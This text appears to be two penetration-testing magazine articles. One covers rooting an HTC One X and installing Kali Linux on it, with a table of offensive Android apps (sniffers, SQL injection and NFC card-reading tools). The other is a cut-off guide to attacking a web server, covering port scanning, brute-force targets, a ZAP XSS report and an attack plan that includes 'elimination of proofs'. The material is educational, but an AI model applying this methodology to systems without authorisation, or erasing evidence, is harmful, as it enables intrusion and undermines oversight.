The global market is flooded, ruled by android-based mobile devices and smartphones. Mobile phones are becoming smaller and have greater processing power. These devices with mobile internet and wireless connectivity have revolutionised businesses and work methodologies. Tasks like connectivity, sharing, process automation and extensive computing over smartphones have become the norm. The android operating system has made smartphones and mobile devices, a very powerful tool in the hands of security professionals and even deadlier in the hands of black hats.

Android is a very popular operating system for mobile devices such as smartphones and tablets. Initially developed by Android Inc. and then bought by Google in 2005. Android is an Open Handset Alliance product and released under the Apache license. The power of Android platform lies in the thousands of apps running on it, backed by a strong and active open source developer community. Used by 70% of the mobile developer community, thus making it the most widely used platform. It is considered a highly customisable and scalable mobile-based distribution, making it widely accepted foundation base for community-driven mobile projects.

Android Architecture Overview

Android devices, built on Linux kernel version 2.6 and the first commercially distribution made available on HTC Dream handset in 2008. Since then numerous updates have incrementally improved the operating system base and added new and improved functionality. The latest official release is Jelly Bean 4.3 with a slogan „An even sweeter Jelly Bean". Android's user interface uses touch inputs to correspond to real world actions. These responses are immediate, with vibrations and haptic feedback capabilities. The Android framework is very extensive as it has a layered approach. It has five layers, the kernel and low-level tools, the native libraries, the android runtime with Dalvik virtual machine, the framework layer is on top of this and finally the applications run above everything.

The Linux kernel is written in C/C++ and the framework is written in java and runs on Dalvik virtual machine. The present kernel is 3.0.x and has added support for Bluetooth and Wi-Fi encryption. Android is built to run on devices with little main memory and low powered CPU's. Majority of the modules are made to consume low power. The actual android runtime consists of Dalvik virtual machine and java libraries. All applications in android devices run in their own sandboxed Dalvik virtual machines. Each applications runs with its own unique user id and in its own process. Android has very efficient memory and power management. Android has support for various APIs, has media framework, integrated internet browser support, highly optimised graphics, camera, GPS, compass, and accelerometer sensors. The applications can be easily created using SDKs and are available using the various apps markets. The biggest apps market is Google Play where one can find various apps in categories and using searches. Apart from the default Google Play, there are many other app stores to download and install apps. Table 01 provides a list of widely used open markets, but make sure not to trust anyone blindly in the present scenarios of malicious apps and malware threats. Always disable USB debugging and uncheck the "Unknown sources" option under Settings >> Applications menu to keep your android device safe from such tampering (Figure and Table 1).

Table 1. *List of available Android App Stores*

Sl #	Apps Market	Url
01	Google Play	*https://play.google.com/store?hl=en*
02	Amazon store	*http://www.amazon.com/mobile-apps/b?node=2350149011*
03	GetJar	*http://www.getjar.mobi/*
04	Slide ME	*http://slideme.org/*
05	F-Droid	*https://f-droid.org/*
06	Appoke	*http://beta.appoke.com/*
07	Appia	*http://appia.com/*
08	App Brain	*http://www.appbrain.com/*
09	Android Pit	*http://www.androidpit.com/*
10	Handango	*http://www.handango.com/Home.jsp?siteId=2218*
11	Handster	*http://www.handster.com/*
12	Mobango	*http://in.mobango.com/*
13	Opera Store	*http://apps.opera.com/en_in/*
14	Soc.io	*http://soc.io/*
15	Insyde Market	*http://www.insydemarket.com/*
16	AppsFire	*http://appsfire.com/*
17	Aptoide	*http://www.aptoide.com/*



Figure 1. *Android Architecture, taken from wiki*

Introduction to the HTC One X Mobile Phone

The HTC One X smartphone is a pretty powerful device with 1.5 GHz, quad core (global version) CPU speed, Android 4.1 with smart sense 4, screen size of 1280x720 (HD, 720p) with 1GB RAM 16/24 GB Flash Memory and Wi-Fi, Bluetooth, NFC, USB connectivity and multi-sensors (Gyro sensor, G-Sensor, Digital Compass, Proximity sensor and Ambient light sensor).

Introduction to Kali Linux

Offensive Security the creators of Backtrack Linux have a new catchy tag line "the quitter you become, the more you are able to hear", with this Zen mantra the focus is stealth. Kali Linux was created for stealth and attack, this amazing distribution is an advanced and more versatile version of Backtrack ever created. This distribution is geared towards professional penetration testers and security auditors. Kali has gone beyond any live cd distro and moved into the category of a full-fledged operating system. It has moved to a solid base of Debian modules and is completely File Hierarchy System (FHS) compliant. All directories appear under the main root directory "/", and have the ability to be stored and accessed on physical or virtual devices. The main "/pentest" directory from previous Backtrack5 release has been removed in this version named Kali. Now the user can execute any tool from anywhere in the file-system, irrespective of its installed location. The second advantage of Kali is its support for ARM hardware and ability to bootstrap the installation directly from the repositories.

Kali operating system has over three hundred penetration testing tools and wireless device support. Its kernel is highly patched and network services are disabled by default making it more secure. Kali is not just for network security professionals, beginners can also start learning about cyber security using this distribution. Whether you are pentesting wireless, exposing server vulnerabilities, performing a web application based exploit, learning, or doing social engineering, Kali is the one-stop-shop for all security needs. Kali is free and now ported on Android based smartphone to be taken anywhere.

Kali Linux has many well-known tools like Metasploit, Injection capable wireless drivers, Kismet, John, Zap Proxy, Nmap, Ophcrack, Ettercap, Hydra, etc. These tools are all categorised in fifteen different categories for various purposes. The fifteen categories are: Top 10 Security Tools, Information Gathering, Vulnerability Analysis, Web Applications, Password Attacks, Wireless Attacks, Exploitation Tools, Sniffing/Spoofing, Maintaining Access, Reverse Engineering, Stress Testing, Hardware Hacking, Forensics, Reporting Tools and System Services. Kali Linux is running Debian XFCE and comes with vim as default text editor. All the standard applications and accessories are pre-installed and ready to run. For weaponizing Android platform with Kali Linux, we will require an unlocked & rooted device.

How to unlock the HTC One X Bootloader and Root the device?

It is important to understand the difference between Unlocking the Bootloader and rooting mobile devices. Unlocking the Bootloader provides the user with the option to change the stock operating system on the mobile device. However, rooting is the process of modifying or altering the default operating system shipped with the device to gain complete control over it.

This means that the limitations of carriers and various manufacturers put on the device is easily bypassed, extended functionality is accessed without any problems, custom modules and upgrades can be added without any limitations. Generally, manufacturers and carriers do not usually

Figure 2. *Unlock Bootloader*



Figure 3. *Warranty Void*

Figure 4. *Linux Deploy*



Figure 5. *Click Install*



Figure 6. *Install finish*

recommend rooting. HTC provides instructions on their website to unlock the Bootloader for HTC One X, but by performing this operation, the user voids all warranty on the device. The systematic instructions to unlock the Bootloader for HTC One X are present on the HTC Dev site. Make sure HTC Drivers are installed on the PC and the mobile phone can connect and be recognised as HTC Device via USB cable. Once the device gets connected successfully to the PC, login to the HTCDev website with the registered user name and password. Start by selecting Unlocking Your Bootloader and then select "All Other Supported Models" under the Supported Devices section, click Begin Unlock Bootloader to start the wizard.

The website prompts to sign a disclaimer that clearly states, the warranty is void and proceeding further would mean that every repair would be charged. The website wizard finishes by requesting the device Token ID extracted from the mobile phone. Then based on the Token ID, HTC releases the unlock code block to release the mobile device. The "unlock.bin" file received is, used to flash the device and the Bootloader gets unlocked. Next step is to install SuperSu app, which is an access management tool. Now with root privilege on the mobile device, Kali Linux can be installed. There are two methods to install Kali Linux on Android:

- Method 01: Install Kali GUI using Linux Deploy App,
- Method 02: Install Kali Command Line Interface (CLI) using Chroot Environment.

Method 01: Install Kali GUI using Linux Deploy App

Requirements: Rooted HTC One X mobile with 4GB free space, Linux Deploy App & Android VNC Viewer.

Methodology

- Install Linux Deploy and configure these values: `Distribution=Kali Linux`, `Architecture=armel`, `VNC: Screen Width=1920`, `VNC: Screen Height=1280`, (Figure 4-6)
- Scroll up click *Install* to finish the download and install of Kali Linux over Wi-Fi,
- After completion, go back to the Settings and select *Reconfigure* option,
- Once reconfiguration is complete, run the server using the *START* option,
- Install Android VNC-Viewer and configure these values: `Nickname=Kali`, `Set Port=5900`, `Password=changeme`, `Color Options = 4bpp better quality video` (Figure 7-9).

Click on the Connect button to fire away. Kali Linux GUI will show up. This method effectively shows to deploy Kali GUI over Android.

Optional 01
Kali distribution can be updated by running the below command from a terminal prompt:

```
sudo apt-get update && sudo apt-get upgrade &&
                msfupdate
```



Figure 7. *Server started*

Figure 8. *VNC-Viewer*



Figure 9. *Kali Linux booting*



Figure 10. *Extracted folder containing kali.img*

Optional 02
Armitage tool can also be added. Armitage is a scriptable tool for Metasploit that visualizes targets, recommends exploits and exposes the advanced post-exploitation features in the Metasploit framework. It has many features for discovery, access, post-exploitation, and manoeuvre, which makes is more effective. The command to install Armitage is:

```
apt-cache search armitage && apt-get install
                armitage
```

Method 02: Install Kali Command Line Interface (CLI) using Chroot Environment

In this method the chroot operation is used to deploy Kali Linux. The chroot operation changes the root directory for the current running processes and its children processes by creating and hosting a separate virtualised environment. Any program deployed using this operation is confined to the defined base directory. Here the chroot operation is used to setup the Kali Linux platform for pentesting.

Requirements
Rooted HTC One X mobile device with 6GB free space, BusyBox free app & Terminal Emulator app.

Methodology

- Download pre-compiled chroot kali distribution from *http://googl/qmGle*. Mirror: *https://archive.org/details/Kali.nogui.armel.zitstif.chroot.482013*

```
MD5: d60c5a52bcea35834daecb860bd8a5c7
SHA1: f62c2633d214de9edad1842c9209f443bcea385d
```

- Extract the downloaded archive onto phone's internal storage folder `/sdcard/kali`,
- Kali folder contains three files, hashsum, 'kali' shell script and 'kali.img' file (Figure 10),
- Install Terminal Emulator app.To run the Kali chroot environment use the below command:



Figure 11. *Kali chroot prompt*



Figure 12. *Metasploit in Kali chroot*

*Note: Kali file requires permissions to be an executable and we can set it using this command first:

```
Chmod 755 /sdcard/kali/kali
```

then use this command to run Kali

```
su -c /sdcard/kali && sh kali
```

Optional 01
Terminal Emulator can be configured to start the session directly in the Kali chroot environment by adding the following command in: Preferences >> Initial Command

```
su -c "cd /sdcard/kali && sh kali"
```

Optional 02
Update the distribution by using the following command:

```
apt-get update && apt-get upgrade && msfupdate
```

Optional 03
Enhance functionality by adding below mentioned tools from app store.

Summary

Kali Linux GUI or CLI both are equally powerful when combined with Android Platform. The beginners can start using kali GUI on mobile device and the more experienced who are comfortable with the terminals can have fun using kali CLI. In the future, more mobile-based tools and apps are going to flood the markets and we need to start using mobile devices and smartphones as they and becoming inexpensive and more functional. Hope this article is helpful, informative and encourages you towards the field of cyber security and pentesting.

DANIEL SINGH

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Table 2. *Tools for enhancing functionality*

App Name	Description
AndFTP	ftp/sftp client
Android Hackers	shows complete android info
AndroidVNC	vnc viewer client
AndSMB	Android Samba client
Antennas	shows mobile antennas and much more info
AnyTAG NFC Launcher	Automate your phone by scanning NFC tags
APG	OpenGPG for Android
APK Dumper	copies apk of selected apps
App List Backup	says what it does
Bugtroid	pentesting and forensics
CardTest	Test your NFC enabled credit cards
Checksum	GUI tool for md5sum and shasum tools
ConnectBot	powerful ssh client
DNS Lookup	perform DNS and WHOIS lookups
Dolphin Browser	browser that easily allows you to change your UserAgent
Droidcat	inspired by firecat
Droidsheep	Security analysis in wireless networks
Droidsheep Guard	app for monitoring Androids ARP-table
DroidSQLi	automated MySQL injection tool
dSploit	Android Network Penetration Suite
Electronic Pickpocket	wirelessly read NFC enabled cards
Exif Viewer	shows exif data from photos and can remove this information
Fast notepad	simple but useful notepad application
Find My Router's Password	title explains it all (mostly for default passwords)
Fing	very similar to Look@LAN tool for Windows
Goomanager	front end for android file hosting
Hacker's Keyboard	as the name says
HashPass	translate text into hashes
Hex Editor	hex editor for Android
Hex Pirate	hex editor for Android
inSSIDer	wireless network info
intercepter-NG	mutli-function network tool, sniffer, cookie intercepter, arp poisoner
IP info Detective	detailed information regarding the IP address
IP Webcam	Android device into an IP security camera
Loggy	view your logcat in your desktop browser
Maluuba	voice activated assistant
network discovery	Computer/device discovery and port scanner
Network Signal Info	graphical tool for iwconfig
network tools	periodic monitoring of websites, servers, routers, surveillance systems, etc
NFC ReTAG	Re-use write protected NFC Tags such as hotel key-cards, access badges, etc
NFC TagInfo	another NFC reader
obackup	Easily backup your entire device to the cloud in one tap
OpenVPN Connect	open vpn client
Orbot	tor on Android
Packet Injection	poorman's GUI version of scapy
portknocker	as name says
ProxyDroid	use your socks5 proxy with this application
python for android	as name says
rekey	app that fixes the recently-disclosed "Master Key" vulnerabilities
Root Browser	great file manager for Android
SandroProxy	kind of like Webscarab
Screenshot Ultimate	to take screenshots
Secret Letter	poorman's stegonagraphy tool
smanager	script manager
smart taskbar	as name says
SSHDroid	openssh server for android
STUN Client	app to find out what kind of firewall/ NAT you're behind by using the STUN protocol.
SU Update fixer	as name says
Supersu	manage what programs access root functions
Teamviewer	remotely control Windows, OSX, and Linux based systems
Terminal Emulator	no explanation needed
timely	alarm
tPacketCapture	as name says
VirusTotal Uploader	test your malicious payloads
Voodoo OTA RootKeeper	maintain root access even after updates
Wifi File Transfer	access files on your phone from a web browser via an http server
WifiFinder	simple wireless scanner
WiGLE Wifi	Open-source wardriving app

Kali Linux, Attacking Servers

This article will show you how to perform attacks on web servers, getting full access to the system and database. Just by using some of the 'Top Ten' tools of Kali Linux.

Kali Linux is probably one of the distributions more complete for the realization of penetration test. This is accompanied by many tools of all kinds. In this article we'll see some examples on how to perform attacks using only some of the Top Ten tools of Kali Linux focusing on those that are designed to attack web servers...

Generally an attack is performed as follows:

- Collection/information gathering.
- Anonymity.
- Search vulnerabilities.
- Exploitation of the systems.
- Post exploitation.
- Elimination of proofs.
- Executive and technical report.

We will focus on the following: *Information Gathering, search vulnerabilities, exploitation and Post exploitation*.

It is important to know that: in this article you are working with a series of tools for a specific purpose, but this does not mean that the tool can only be used for this purpose. The vast majority of the tools have multiple uses.

Nmap: Information gathering

When we are ready to perform an attack, the first and most important step is the collection of information. Knowing all the potential weak points is our goal. To do this the first thing that we are going to do is to conduct a port scan with nmap. In this way we will know what type of services or applications run under the web server.

As shown in Figure 1, we see the result of a basic scanning launched from *nmap*, more specifically




Figure 1. *Result of scan with Zenmap. Multiples open ports*

from *Zenmap*, the graphical version of nmap. The scan showed a few open ports on the server, and this may give us some clues as to where to find potential vulnerabilities. The information which has taken us back is quite juicy, the server that we are attacking has more of a role assigned, therefore more points to that attack.




Figure 2. *Acces denied for mysql backend*




Figure 3. *Automatic full scan with OWASP ZAP*

Some of the services that are attacked :

```
Port 21 FTP
Port 110 pop3
Port 3306 mysql
```

These will probably be the most vulnerable, because the rest of which ports are open on the server have a connection with the security type SSL or TLS, as is the case of HTTPS, SMTPS, POP3S or of the SSH. These protocols and their connection, have a very robust encryption, which is why it is more complex to obtain a key using brute force, or crack a password sniffing the traffic on a LAN.

As an example; both by the port 21 as the 110 could be attempting to perform a brute-force attack. On the other hand, we have port 3306 that tells us that mysql installed.

We will do some checking typical to perform a penetration test, such as trying to access an anonymous user FTP, or verify access to mysql is enabled.

In Figure 2, shows how the mysql Backend can only be accessed from within the LAN itself.

However, having a mysql installed and see so many open ports makes us think that the web that we are attacking have more than one database dedicated to various services, for example, for the main page, a database, for the blog other, and so on for each part of the web. This can mean that some of the parts of the web page is vulnerable.

OWASP: Search vulnerabilities

Once that we have some information on the objective, the next step will be to seek vulnerabilities with

Informational (Warning)	X-Frame-Options header not set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks
URL	
Solution	Most modern Web browsers support the X-Frame-Options HTTP header, ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating clickjacking with x frame options.aspx?Redirected=true

High (Warning)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross site Scripting attacks: non persistent, persistent and DOM based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Figure 4. *Report in html from OWASP*

the OWASP tool. At the time of use OWASP we can use this of two different ways. The first of them would be to use OWASP as a proxy in our browser, intercepting and all the connections that are made with Firefox, Chrome, or any other browser.

In this way we can establish the attack in a single point, that is to say, possibly the web to which we are attacking has multiple URL, between the BLOG, the main page, the access to the extranet, access to suppliers, and so on using as a proxy OWASP interceptions exclusively part of the web server that we want to attack.

